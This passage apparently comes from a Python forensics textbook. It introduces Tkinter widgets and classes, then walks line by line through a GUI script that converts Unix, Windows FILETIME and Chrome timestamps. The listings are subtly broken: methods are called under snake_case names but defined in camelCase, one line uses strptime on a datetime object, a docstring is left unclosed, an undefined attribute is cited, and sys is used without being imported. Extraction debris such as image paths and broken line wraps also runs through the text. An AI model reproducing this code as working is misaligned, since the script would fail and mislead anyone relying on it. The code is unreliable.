
[ Depending on your operating system, the default colors within GUI may vary due to the available theme packs.]




Let's introduce the other two GUI elements we will use, `Entry` and `Button`. The first line in the code block mentioned later is an initialization of the `Entry` object, which will allow a user to enter text that we can capture and use in the program. In the first line, we initialize a `StringVar()` variable, which we will use with the `Entry` object. Unlike prior scripts, we need to set up "special" variables that can respond to the event-driven nature of GUI interfaces. Tkinter supports a variety of "special" variables such as the `StringVar()` function for strings, `BooleanVar()` for booleans, `DoubleVar()` for floats, and `IntVar()` for integers. Each of these objects allows for values to be set using the `set()` method and retrieved using the `get()` method. The code block shows the initialization of the `StringVar()`, setting it to a default value, assigning it to a created `Entry` element, and packing it into the root window. Finally, we can gather the input from the user via the `get()` method:

```
>>> text = StringVar()  
>>> text.set("Enter Text Here")  
>>> text_entry = ttk.Entry(root, textvariable=text)  
>>> text_entry.pack()  
>>> text.get()  
'Hello World!'
```

The two consecutive images show the updates to the GUI with the new code block we have implemented.



The preceding image shows the default text in the entry box, whereas the following image shows what it looks like with modified values. Please note that we wrote `Hello World!` into the Entry object before executing the `text.get()` method.



The `Button` object is used to initiate an event when the button is clicked. To set an action into motion, we need a function to call. In the next example, we define the function `clicked()`, which prints a string as seen in the code block given later. Following this, we define the button using the `ttk` theme pack, setting the button text to "Go", and the command parameter of the function name. After packing the button into the root window, we can click on it and see the statement printed in the terminal, as seen on line 6. Although this functionality is not very useful, it demonstrates how a button calls an action. Our script will demonstrate further utility of the `Button` object and its command parameter.

```
>>> def clicked():
...     print "The button was clicked!"
...
>>> go = ttk.Button(root, text="Go", command=clicked)
>>> go.pack()
The button was clicked!
```

The addition of this button is shown in the following screenshot:



Using Frame objects

Tkinter provides another object we will use named `Frame`. Frames are containers for us to place information in and provide additional organization. We will have two frames in our final interface. The first is an input frame containing all of the objects that a user will interact with, and the second is our output frame that will display all of the information processed by the script. In the final code of this chapter, the two `Frame` objects will be children to the root window and act as parents to the `Label`, `Entry`, and / or `Button` objects within them.

Another benefit of the `Frame` object is that each one can use its own geometry manager. Since each parent object can use only a single geometry manager, this allows us to leverage several different managers within our overall GUI. In our script, we will use the `pack()` manager to organize the frames in the root window and the `grid()` manager to organize elements within each frame.

Using classes in Tkinter

We are yet to directly use classes in this book; however, it is the preferred way to design GUI. A class allows us to build an object that can hold functions and attributes. In fact, we have often used classes without knowing it. Objects we are familiar with, such as `datetime` objects, are classes that contain functions and attributes available to them. Classes, despite not being featured heavily in this book, may confuse new forensic developers but are recommended for more advanced scripts. We will briefly cover classes in this chapter and recommend further research into classes as your understanding of Python grows. The items we cover with classes are specific to the GUI example in this chapter.

A class is defined with similar syntax to a function, where we use the `class` keyword in lieu of `def`. Once defined, we nest functions inside the class constructor to make these functions callable from a class object. These nested functions are called methods and are synonymous with the methods we have called from libraries. A method allows us to execute code just like a function. We have primarily, up to this point, used "method" and "function" interchangeably. We apologize, this was done to not bore you and ourselves with the same word over and over again.

So far, classes sound like nothing more than a collection of functions. So what gives? The true value of a class is that we can create multiple instances of the same class and assign separate values to each instance. To further extend this, we can run our predefined methods on each instance separately. Say, for example, we have a time class where each time has an associated `datetime` variable. Some of these we may decide to convert to UTC while leaving others in their current time zone. This isolation is what makes designing code within a class valuable.

Classes are great for GUI design because they allow us to pass values across functions without additional duplicative arguments. This is accomplished with the `self` keyword, which allows us to specify values within a class that is portable within the class instance and all of its methods. In the next example, we create a class, named `SampleClass`, which inherits from `object`. This is the basic setup for a class definition, and while there are more parameters available, we will focus on the basics for this chapter.

On line 2, we define our first method named, `__init__()`, which is a special function. You may notice that it has double leading and trailing underscores like the `if __name__ == '__main__'` statements we have created in our scripts. If an `__init__()` method exists within a class, it will be executed at the initialization of the class. In the example, we define the `__init__()` method, passing `self` and `init_cost` as arguments. The `self` argument must be the first argument of any method and allows us to reference the values stored under the keyword `self`. Following this, `init_cost`, is a variable that must be set when the class is first called by the user. On line 3, we assign the value of the user-provided `init_cost` to `self.cost`. It is a convention to assign arguments (besides `self`) for class instantiation into class variables. On line 4, we define the second method, `number_of_nickels()`, and pass the `self` value as its only argument. On line 5, we complete the class by returning an integer of `self.cost * 20` as shown:

```
>>> class SampleClass(object):
...     def __init__(self, init_cost):
...         self.cost = init_cost
...     def number_of_nickels(self):
...         return int(self.cost * 20)
...
...
```

On line 7, we initialize `s1` as an instance of our `SampleClass` with the initial value of `24.60`. Then, we call its value by using the `s1.cost` attribute. The `s1` variable refers to an instance of `SampleClass` and grants us access to the methods and values within the class. We call the `number_of_nickels()` method on `s1` and change its stored value to `15`, which updates the results of the `number_of_nickels()` method. Next, we define `s2` and assign a different value to it. Even though we run the same methods, we are only able to view the data in relation to the specific class instance:

```
>>> s1 = SampleClass(24.60)
>>> s1.cost
24.6
>>> s1.number_of_nickels()
492
```

```
>>> s1.cost = 15
>>> s1.number_of_nickels()
300
>>> s2 = SampleClass(10)
>>> s2.number_of_nickels()
200
```

Developing the Date Decoder GUI – date_decoder.py

With the introduction to timestamps, GUI development, and Python classes, let's begin developing our `date_decoder.py` script. We will design a GUI with two primary functionalities that the end user will interact with. First, it allows the user to enter a timestamp from an artifact in native format and convert it to a human-readable time. The second feature allows the user to enter a human-readable timestamp and select an option to convert it into the respective machine times. To build this, we will use an entry box, several labels, and different types of buttons for the user to interact with the interface.



All dates processed with this code assume local machine time for the time zone. Please ensure to convert all timestamp sources into a uniform time zone to simplify the analysis.



As our other scripts, this code starts with our import statements followed by authorship details. On lines 1 and 2, we import the `Tkinter` and theme resources modules. On line 3, we import `dateutil`, which, as discussed, will handle date interpretation and conversion operations. Finally, we import the `datetime` and `logging` libraries as seen in prior scripts:

```
001 from Tkinter import *
002 import ttk
003 from dateutil import parser as duparser
004 import datetime
005 import logging
006
007 __author__ = 'Preston Miller & Chapin Bryce'
008 __date__ = '20160401'
009 __version__ = 0.01
010 __description__ = 'This script uses a GUI to show date values interpreted by common timestamp formats'
```

We begin by defining properties of our GUI, such as the dimensions, background, and title of the window, and create the root window. After configuring the base of GUI, we populate our GUI with the desired widgets we've discussed. Once we have designed the interface, we create methods to handle events like converting timestamps and showing the results in the GUI. Instead of our typical `main()` functions, we will instead create an instance of this class that will launch the GUI window when executed.

Our code starts with the declaration of our `DateDecoder` class and its `__init__()` method. This method does not require any parameters to be passed by the user since we will be accepting all of our inputs and settings through GUI. The next function we define will be our `run()` controller on line 36. This controller calls functions that design GUI and then launches the said GUI:

```
013 class DateDecoder(object):  
...  
017     def __init__():  
...  
036     def run():
```

To display GUI in a structured manner, we need to divide our GUI into functional units. With the methods on lines 45 and 71, we will create our input and output frames that make up our GUI. These frames contain widgets pertinent to their action and are governed by their own geometry. Here are the methods on lines 45 and 71:

```
045     def buildInputFrame():  
...  
071     def buildOutputFrame():
```

With the design of our interface established, we can focus on the functions that handle logic operations and events when buttons are clicked. The `convert()` method is used to call timestamp converters to interpret the value as a date. These converters are defined on lines 119, 138, and 161 and are specific to each of the supported timestamps. Our last class method, `output()`, is used to update the interface. This may be misleading as the previous `output()` functions in our scripts have generally created some kind of report. Updating a GUI is similar in that respect as we are still providing results to the user in an organized and helpful manner within the context of our GUI:

```
098     def convert():  
...  
119     def convertUnixSeconds():  
...  
138     def convertWindowsFiletime_64():  
...
```

```

161     def convertChromeTimestamps():
...
183     def output():

```


Unlike in previous chapters, this function has no need to handle command-line arguments. We do, however, still set up logging and then instantiate and run our GUI. In addition, starting on line 202, we initialize a logger using our basic logging convention. We will hard-code the path to the log file as no command-line arguments are passed to this script. On lines 211 and 212, the class is initialized and then the `run()` method is called in order for our GUI to be created and displayed to the user, as follows:

```

197 if __name__ == '__main__':
198     """
199     This statement is used to initialize the GUI. No arguments
200     needed as it is a graphic interface
201     """
202     # Initialize Logging
203     log_path = 'date_decoder.log'
204     logging.basicConfig(filename=log_path, level=logging.DEBUG,
205                         format='%(asctime)s | %(levelname)s |
206                         %(message)s', filemode='a')
207
208     logging.info('Starting Date Decoder v.' + str(__version__))
209     logging.debug('System ' + sys.platform)
210     logging.debug('Version ' + sys.version)
211
212     # Create Instance and run the GUI
213     dd = DateDecoder()
214     dd.run()

```

The following flowchart illustrates the various methods for the `DateDecoder` class:



The DateDecoder class setup and `__init__()` method

We initialize our class using the `class` keyword, followed by the class name, and passing the `object` argument as seen on line 13. It is the best practice to name classes using the camelCase convention and methods with underscores to prevent confusion. Following documentation on line 17, we define the `__init__` special method described earlier with only the `self` parameter. This class does not require any user input at initialization, so we do not need to concern ourselves with adding additional arguments. Take a look at the following code:

```

013 class DateDecoder(object):
014     """
015     The DateDecoder class handles the construction of the GUI and
016     the processing of date & time values
017     def __init__(self):
018         """
019         The __init__ method initializes the root GUI window and
020         variable used in the script
021         """

```

On line 22, we create the root window of the GUI and assign it to a value within the `self` object. This allows us to reference it and any other object created with `self` in other methods within the class without needing to pass it as an argument. On line 23, we define the size of the window to be 500 pixels wide, 180 pixels high, and offset by 40 pixels on both the top and left sides of the screen. To improve the look of the interface, we have added the background color to reflect the theme on Apple's OS X, though this can be set to any hexadecimal color as seen on line 24. Finally, we modify the `title` property of the root giving it a name that displays on the top of the GUI's window.

```

021     # Init root window
022     self.root = Tk()
023     self.root.geometry("500x180+40+40")
024     self.root.config(background = '#ECECEC')
025     self.root.title('Date Decoder')

```

After the initial GUI definition, we need to set the base values for important variables. While this is not required, it is often the best practice to create shared values in the `__init__()` method and define them with default values. After we define three class variables that will store our processed time, we also define the epoch constants for 1601- and 1970-based timestamps. The code is as follows:

```
027      # Init time values
028      self.processed_unix_seconds = None
029      self.processed_windows_filetime_64 = None
030      self.processed_chrome_time = None
031
032      # Set Constant Epoch Offset
033      self.epoch_1601 = 11644473600000000
034      self.epoch_1970 = datetime.datetime(1970, 1, 1)
```

The `__init__()` method should be used to initialize class attributes. In some situations, you may want this class to also run the primary operations of the class, but we will not be implementing that functionality in our code. We separate the runtime operations into a new method named `run()` to allow us to start operations specific to running the main code. This allows users to change configuration information before launching GUI.

Executing the `run()` method

The following method is very short, consisting of function calls to other methods we will discuss shortly. This includes building the input and output frames for the GUI and starting the main event listener loop. Because the class has already initialized the variables found in the `__init__` method, we can reference these objects in a safe manner as follows:

```
036      def run(self):
037          """
038              The run method calls appropriate methods to build the GUI
039              and set's the event listener loop.
040          """
041          logging.info('Launching GUI')
042          self.build_input_frame()
043          self.build_output_frame()
044          self.root.mainloop()
```

Implementing the buildInputFrame() method

The `buildInputFrame()` method is the first instance of the `Frame` widget and is defined on lines 50 through 52. In a similar manner to how we defined this element in an earlier example, we call the themed `Frame` widget and pass the `self.root` object as the parent window for this frame. On line 51, we add 30 pixels of padding along the x-axis around the frame before using the `pack()` geometry manager on line 52. Because we can only use one geometry manager per window or frame, we must now use the `pack()` manager on any additional frames or widgets added to the root object:

```
045     def buildInputFrame(self):
046         """
047             The buildInputFrame method builds the interface for the
048             input frame
049             """
050             self.input_frame = ttk.Frame(self.root)
051             self.input_frame.config(padding = (30, 0))
052             self.input_frame.pack()
```

After creating the frame, we begin to add widgets to the frame for the user input. On line 55, we create a label using the new `input_frame` as the parent, with the text "Enter Time Value". This label is placed on the first row and column of the grid. With the `grid` manager, the first location will be the upper-left location and all other elements will fit around it. Because we don't have any need to call this label at a later point, we do not assign it to a variable and can call the `.grid()` method immediately to add it to our GUI:

```
054             # Input Value
055             ttk.Label(self.input_frame, text="Enter Time Value").
grid(row=0, column=0)
```

On line 57, we initialize `StringVar()`, which we use to store the input from the user as a string. We will need to reference this object and information throughout our code, so we will want this to be assigned to the object `self.input_time`. On line 58, we create another widget, this time `Entry`, and once again do not assign it to a variable because we will not need to manipulate this element after creation. The information we will need from this element will be stored in the `self.input_time` variable since we configured that behavior in the `text` keyword during instantiation of the `Entry`. We also specify the width of the field as 25 characters and add it to the GUI by placing it one column over from the label:

```
057             self.input_time = StringVar()
058             ttk.Entry(self.input_frame, textvariable=self.input_time,
width=25).grid(row=0, column=1, padx=5)
```

Following the creation of the input area, we must provide the user with options for specifying the input type. This allows the user to select if the source is in machine-readable or human-readable format. We create another `StringVar()` variable to hold the value of the user's selection. Since we want the default action to convert raw timestamps into formatted ones, we can call the `set()` method on the `self.time_type` variable on line 62 to autoselect the "raw" radio button created on line 64.

On line 64, we create the first radio button, passing the input frame as the parent, the radio button label set to "Raw Value", and the variable that will reflect whether the user has selected the radio button or not to `self.time_type`. In addition, we set the value of this radio button as "raw", so when the user selects the radio button, the `self.time_type` string equals "raw". Finally, we display this button using the `grid` manager. On line 66, we create the second radio button whose text and value are set to reflect the formatted timestamp input. In addition, we place this radio button on the same row in the adjacent column as the first radio button. Take a look at the following code:

```
060      # Radiobuttons
061      self.time_type = StringVar()
062      self.time_type.set('raw')
063
064      ttk.Radiobutton(self.input_frame, text="Raw Value",
variable=self.time_type, value="raw").grid(row=1, column=0, padx=5)
065
066      ttk.Radiobutton(self.input_frame, text="Formatted Value",
variable=self.time_type, value="formatted").grid(row=1, column=1,
padx=5)
```

Finally, we build the button used to submit the data from the `Entry` field for processing. This button setup is similar to the other widgets with the addition of the `command` keyword, which, when clicked, executes the specified method, `convert()`. When called, the `convert()` method is started without any additional arguments supplied, as they are stored within the `self` property. We add this element to the interface via the `grid` manager using the `columnspan` attribute to have the information spread across two or more. We also use the `pady` attribute to provide some vertical space between the input field and the button:

```
068      # Button
069      ttk.Button(self.input_frame, text="Run", command=self.
convert).grid(row=2, columnspan=2, pady=5)
```

Creating the buildOutputFrame() method

The output frame design is similar to that of the input frame. One is that we will need to save the widgets to variables to ensure that we can update them as we process date values. After the definition of the method and the docstring, we create the `output_frame` and configure the height and width of the frame. Because we used the `pack()` manager for the root, we must continue to use it to add this frame to the GUI:

```
071     def buildOutputFrame(self):
072         """
073             The buildOutputFrame method builds the interface for the
074             output frame
075         """
076         # Output Frame Init
077         self.output_frame = ttk.Frame(self.root)
078         self.output_frame.config(height=300, width=500)
079         self.output_frame.pack()
```

After initialization, we add various widgets to the `output_frame`. Each of the output widgets are labels as they allows us to easily display a string value to the user without additional overhead. Another method for accomplishing this task would be to place output in text entry boxes and mark them as read only. Alternatively, we could create a single large text area for easy copying by the user. Both of these are challenges specified at the end of the chapter for additional experimentation on your own GUI implementation.

The first label element is titled, "Conversion Results", which is centered using the `pack(fill=X)` method on line 84. This fills the area along the x-axis and stacks all packed sibling elements vertically. After creating the label on line 82, we configure the font size using the `config()` method and passing a tuple to the `font` keyword. This argument expects the first element to be a font name and the second a font size. By omitting the font name, we leave it as the default and modify only the size.

```
080     # Output Area
081     ## Label for area
082     self.output_label = ttk.Label(self.output_frame,
083         text="Conversion Results (UTC)")
084     self.output_label.config(font=(" ", 16))
085     self.output_label.pack(fill=X)
```

The following three labels represent the results for each of the supported timestamps. All three use the output frame as their parent window and set their text to reflect the timestamp type and the default "N/A" value. Finally, each of the labels call the `pack(fill=X)` method to properly center and stack the values within the frame. We must assign these three labels to variables so we can update their values to reflect the converted timestamps after processing. The labels are set below:

```
086      ## For Unix Seconds Timestamps
087      self.unix_sec = ttk.Label(self.output_frame, text="Unix
Seconds: N/A")
088      self.unix_sec.pack(fill=X)
089
090      ## For Windows FILETIME 64 Timestamps
091      self.win_ft_64 = ttk.Label(self.output_frame,
text="Windows FILETIME 64: N/A")
092      self.win_ft_64.pack(fill=X)
093
094      ## For Chrome Timestamps
095      self.google_chrome = ttk.Label(self.output_frame,
text="Google Chrome: N/A")
096      self.google_chrome.pack(fill=X)
```

Building the convert() method

Once the user clicks on the button in the input frame, the `convert()` method is called. This method is responsible for validating the input, calling the converters, and writing the results to the labels built in the previous section. After the initial definition and docstring, we log the timestamp we will process and its format (raw or formatted), as provided by the user. This helps keep track of activity and troubleshoot any errors that may occur.

```
098      def convert(self):
099          """
100          The convert method handles the event when the button is
pushed.
101          It calls to the converters and updates the labels with new
output.
102          """
103          logging.info('Processing Timestamp: ' + self.input_time.
get())
104          logging.info('Input Time Format: ' + self.time_type.get())
```

First, on lines 107 through 109, we reset the values of the three timestamp variables to "N/A" to clear any residual values when the application is rerun. We then call the three methods that handle the timestamp conversion on lines 112 through 114. These methods are independent and will update the values for the three timestamp parameters without us needing to return any values or pass arguments. As you can see, the `self` keyword really helps make classes simple by providing access to shared class variables. On line 117, we call the `output()` method to write the newly converted formats to the GUI.

```
106      # Init values every instance
107      self.processed_unix_seconds = 'N/A'
108      self.processed_windows_filetime_64 = 'N/A'
109      self.processed_chrome_time = 'N/A'
110
111      # Use this to call converters
112      self.convert_unix_seconds()
113      self.convert_windows_filetime_64()
114      self.convert_chrome_timestamps()
115
116      # Update labels
117      self.output()
```

Defining the `convert_unix_seconds()` method

The UNIX timestamp is the most straightforward of the three timestamps we will convert in this chapter. On lines 119 through 122, we define the method and its docstrings before stepping into an `if` statement. The `if` statement on line 123 evaluates if the value of the radio button described earlier is equal to the string "raw" or "formatted". If it is set to "raw," we will parse the timestamp as a count of seconds since 1970-01-01 00:00:00.000000. This is relatively simple because this is the epoch used by the `datetime.datetime.fromtimestamp()` method. In this case, we only have to convert the input into `float` as seen on line 125 before conversion.

Afterwards, at the end of line 125, we format the newly formed `datetime` object as a string in the `YYYY-MM-DD HH:MM:SS` format. The logic on line 125 is wrapped in a `try...except` statement to catch any bugs and report them to the log file and to the user interface in a simplified form. This allows us to test each formula when a date is entered. Line 128 outlines that the conversion error will be displayed when we are unsuccessful in converting the timestamp. This will alert the user that there was an error and allow them to determine if it is anticipated or not:

```
119      def convertUnixSeconds(self):
120          """
121              The convertUnixSeconds method handles the conversion of
122              timestamps per the UNIX seconds format
123          """
124          if self.time_type.get() == 'raw':
125              try:
126                  self.processed_unix_seconds = datetime.datetime.
127                  fromtimestamp(float(self.input_time.get())).strftime('%Y-%m-%d
128 %H:%M:%S')
129              except Exception, e:
130                  logging.error(str(type(e)) + "," + str(e))
131              self.processed_unix_seconds = str(type(e).__
132 name__)


```

If the timestamp is a formatted value, we need to first parse the input, as it may not follow the intended format before attempting to convert it into a UNIX timestamp. Once converted by the `dateutil.parser`, we can use the predefined epoch object to calculate the delta in seconds between the timestamp and epoch on line 133. If an error occurs, it will be caught as in the prior `if` statement, logged, and displayed to the user, as follows:

```
130      elif self.time_type.get() == 'formatted':
131          try:
132              converted_time = duparser.parse(self.input_time.
133 get())
134              self.processed_unix_seconds = str((converted_time
135 - self.epoch_1970).total_seconds())
136          except Exception, e:
137              logging.error(str(type(e)) + "," + str(e))
138              self.processed_unix_seconds = str(type(e).__
139 name__)


```

Conversion using the convertWindowsFiletime_64() method

The conversion of Microsoft Window's FILETIME values is a little more complicated as it uses the 1601-01-01 00:00:00 value for epoch and counts time since then in 100-nanosecond blocks. To properly convert this timestamp, we have to take a few extra steps over the previous section.

This method starts the same as the last, including the `if...else` syntax to identify the timestamp type. If it is a "raw" format, we must convert the input from a hexadecimal string into a base 10 decimal using the `int(value, 16)` typecast seen on line 144. This allows us to tell `int()` to convert a base 16 value to a decimal (base 10). Base 16 values are often referred to as hexadecimal values. Once converted, the integer is a count of 100-nanosecond groups since the epoch so all we have to do is convert the microseconds to a `datetime` value then add the epoch `datetime` object. On line 145, we use the `datetime.timedelta()` method to generate an object that can be used to add to the epoch `datetime` object. Once the conversion is complete, we just need to format the `datetime` object as a time string and assign it to the corresponding label. The error handling is the same as the prior converter and will also display conversion errors as follows:

```

138     def convertWindowsFiletime_64(self):
139         """
140             The convertWindowsFiletime_64 method handles the
141             conversion of timestamps per the Windows FILETIME format
142         """
143         if self.time_type.get() == 'raw':
144             try:
145                 base10_microseconds = int(self.input_time.get(),
16) / 10
146                 datetime_obj = datetime.datetime(1601,1,1) +
147                     datetime.timedelta(microseconds=base10_microseconds)
148                 self.processed_windows_filetime_64 = datetime_obj.
strptime('%Y-%m-%d %H:%M:%S.%f')
149             except Exception, e:
150                 logging.error(str(type(e)) + "," + str(e))
151                 self.processed_windows_filetime_64 =
str(type(e).__name__)

```

If the input timestamp is a formatted value, we need to reverse this conversion. We were able to take some shortcuts before on line 145 using the `datetime.timedelta()` method. We need to manually calculate the microseconds count before converting it to hex. First, on line 153, we convert the data from a string into a `datetime` object so we can begin to process the values. From here, we subtract the epoch value from the converted time. After subtraction, we convert the `datetime.timedelta` object into microseconds values from the three stored values. We need to multiply the seconds by one million and the days by 86.4 billion to convert each value into microseconds. Finally, on line 155, we are almost ready to convert our timestamp after adding all three values together:

```
151         elif self.time_type.get() == 'formatted':
152             try:
153                 converted_time = duparser.parse(self.input_time.
154                                         get())
154                 minus_epoch = converted_time - datetime.
155                               datetime(1601, 1, 1)
155                 calculated_time = minus_epoch.microseconds +
(minus_epoch.seconds * 1000000) + (minus_epoch.days * 86400000000)
```

On line 156, we perform the conversion, by casting the innermost layer into an integer. In the integer state, it is multiplied by 10 to convert into a count of groups of 100 nanoseconds before conversion to hex with the `hex()` typecast. Since the code requires the output to be a string, we cast the hex value to a string as seen in the outside wrap on line 154 before the assignment to the `self.processed_windows_filetime_64` variable. Similar to the other conversion functions, we add in error handling to the converter on lines 155 through 157:

```
156             self.processed_windows_filetime_64 =
str(hex(int(calculated_time)*10))
157             except Exception, e:
158                 logging.error(str(type(e)) + "," + str(e))
159                 self.processed_windows_filetime_64 =
str(type(e).__name__)
```

Converting with the convertChromeTimestamps() method

The last of our showcased timestamps is the Google Chrome timestamp, which is similar to both of the previously mentioned timestamps. This timestamp is the number of microseconds since the 1601-01-01 00:00:00 epoch. We will leverage the earlier-defined `self.unix_epoch_offset` value to help in conversion. On line 168, we begin to convert the raw timestamp through a series of functions. First, we convert the timestamp into a float and subtract the 1601 epoch constant. Next, we divide the value by one million to convert the value from microseconds to seconds so that the `datetime.datetime.fromtimestamp()` method can interpret the value properly. Finally, on line 169, we format the `converted_time` to a string using the `strftime()` function. On lines 170 through 172, we handle exceptions that may occur from invalid values as seen in previous sections, as follows:

```

161     def convertChromeTimestamps(self):
162         """
163             The convertChromeTimestamps method handles the conversion
164             of timestamps per the Google Chrome timestamp format
165         """
166         # Run Conversion
167         if self.time_type.get() == 'raw':
168             try:
169                 converted_time = datetime.datetime.
170                     fromtimestamp((float(self.input_time.get())-self.epoch_1601)/1000000)
171                 self.processed_chrome_time = converted_time.
172                     strftime('%Y-%m-%d %H:%M:%S.%f')
173             except Exception, e:
174                 logging.error(str(type(e)) + ", " + str(e))
175             self.processed_chrome_time = str(type(e).__name__)

```

In the instance that a formatted value is passed as an input, we must reverse the process. As in our other functions, we convert the input to a `datetime` object from a string using the `duparser.parse()` method. Once converted, we calculate the number of seconds by adding the 1601 epoch constant to the `total_seconds()` method. This count of seconds is multiplied by one million to convert it into microseconds. Once calculated, we can cast this integer value into a string that will be displayed in our GUI. In the case that any errors arise, we catch them on line 179 through 181 in the same manner as the prior methods:

```

174         elif self.time_type.get() == 'formatted':
175             try:
176                 converted_time = duparser.parse(self.input_time.
177                     get())

```

```
177             chrome_time = (converted_time - self.epoch_1970) .
total_seconds()*1000000 + self.epoch_1601
178             self.processed_chrome_time = str(int(chrome_time))
179         except Exception, e:
180             logging.error(str(type(e)) + "," + str(e))
181             self.processed_chrome_time = str(type(e).__name__)
```


Designing the output method

The last method of the class is the `output()` method, and it updates the labels found on the bottom frame of the GUI. This simple construct allows us to evaluate the processed values and display them if they are string values. As seen on line 187, following the definition of the method and the docstring, we check whether the `self.processed_unix_seconds` value is of the string type. If it is, then we update the label by calling the `text` attribute as a dictionary key as seen on line 188. This could also be accomplished via the use of the `config()` method, though in this instance, it is simpler to define it in this manner. When this property is changed, the label is immediately updated as the element has already been set by a geometry manager. This behavior is repeated for each label to update, as seen on lines 190 through 194.


```
183     def output(self):
184         """
185             The output method updates the output frame with the latest
value.
186         """
187         if isinstance(self.processed_unix_seconds, str):
188             self.unix_sec['text'] = "Unix Seconds: " + self.
processed_unix_seconds
189
190         if isinstance(self.processed_windows_filetime_64, str):
191             self.win_ft_64['text'] = "Windows FILETIME 64: " +
self.processed_windows_filetime_64
192
193         if isinstance(self.processed_chrome_time, str):
194             self.google_chrome['text'] = "Google Chrome: " + self.
processed_chrome_time
```

Running the script


With the complete code, we can execute the GUI and begin to interpret dates from machine to human readable and vice versa. As seen in the following screenshot, the finished GUI reflects our design goal and allows the user to easily interact and process dates:



The following screenshots show some of the basic functionality of the code and interaction with GUI. In the first screenshot, we convert the raw time value of 1570796326 into a human-readable format. In this case, our supplied raw timestamp is only valid when converted as a UNIX timestamp. Both the FILETIME and Chrome converters returned `ValueErrors` trying to convert the timestamp.



In the next example, we convert a human-readable timestamp into its raw format. In this case, we can see the UNIX, FILETIME, and Chrome timestamp results we would expect to see for October 21, 2015 7:28 AM.



Additional challenges

This script introduces GUIs and some of the methods available to us via the Tkinter module by converting timestamps. This script can be extended in many ways. We recommend the following challenges for those wishing to gain a better understanding of GUI development in Python.

As mentioned in the chapter, we only specify the conversion of three formats that are commonly seen in forensics and use several different methods to provide conversion. Try to add support for the FAT Directory Timestamp entry into the script, providing conversion to, and from, the raw format.

In addition, replace the output labels with entry fields so the user can copy and paste the results. A hint for this challenge is to look at the `set()` and `readonly` properties of the `Entry` widget. The last challenge we present is to allow the user to specify a time zone, either from the command-line or GUI interface. The `pytz` library may be of great use for this task.

Summary
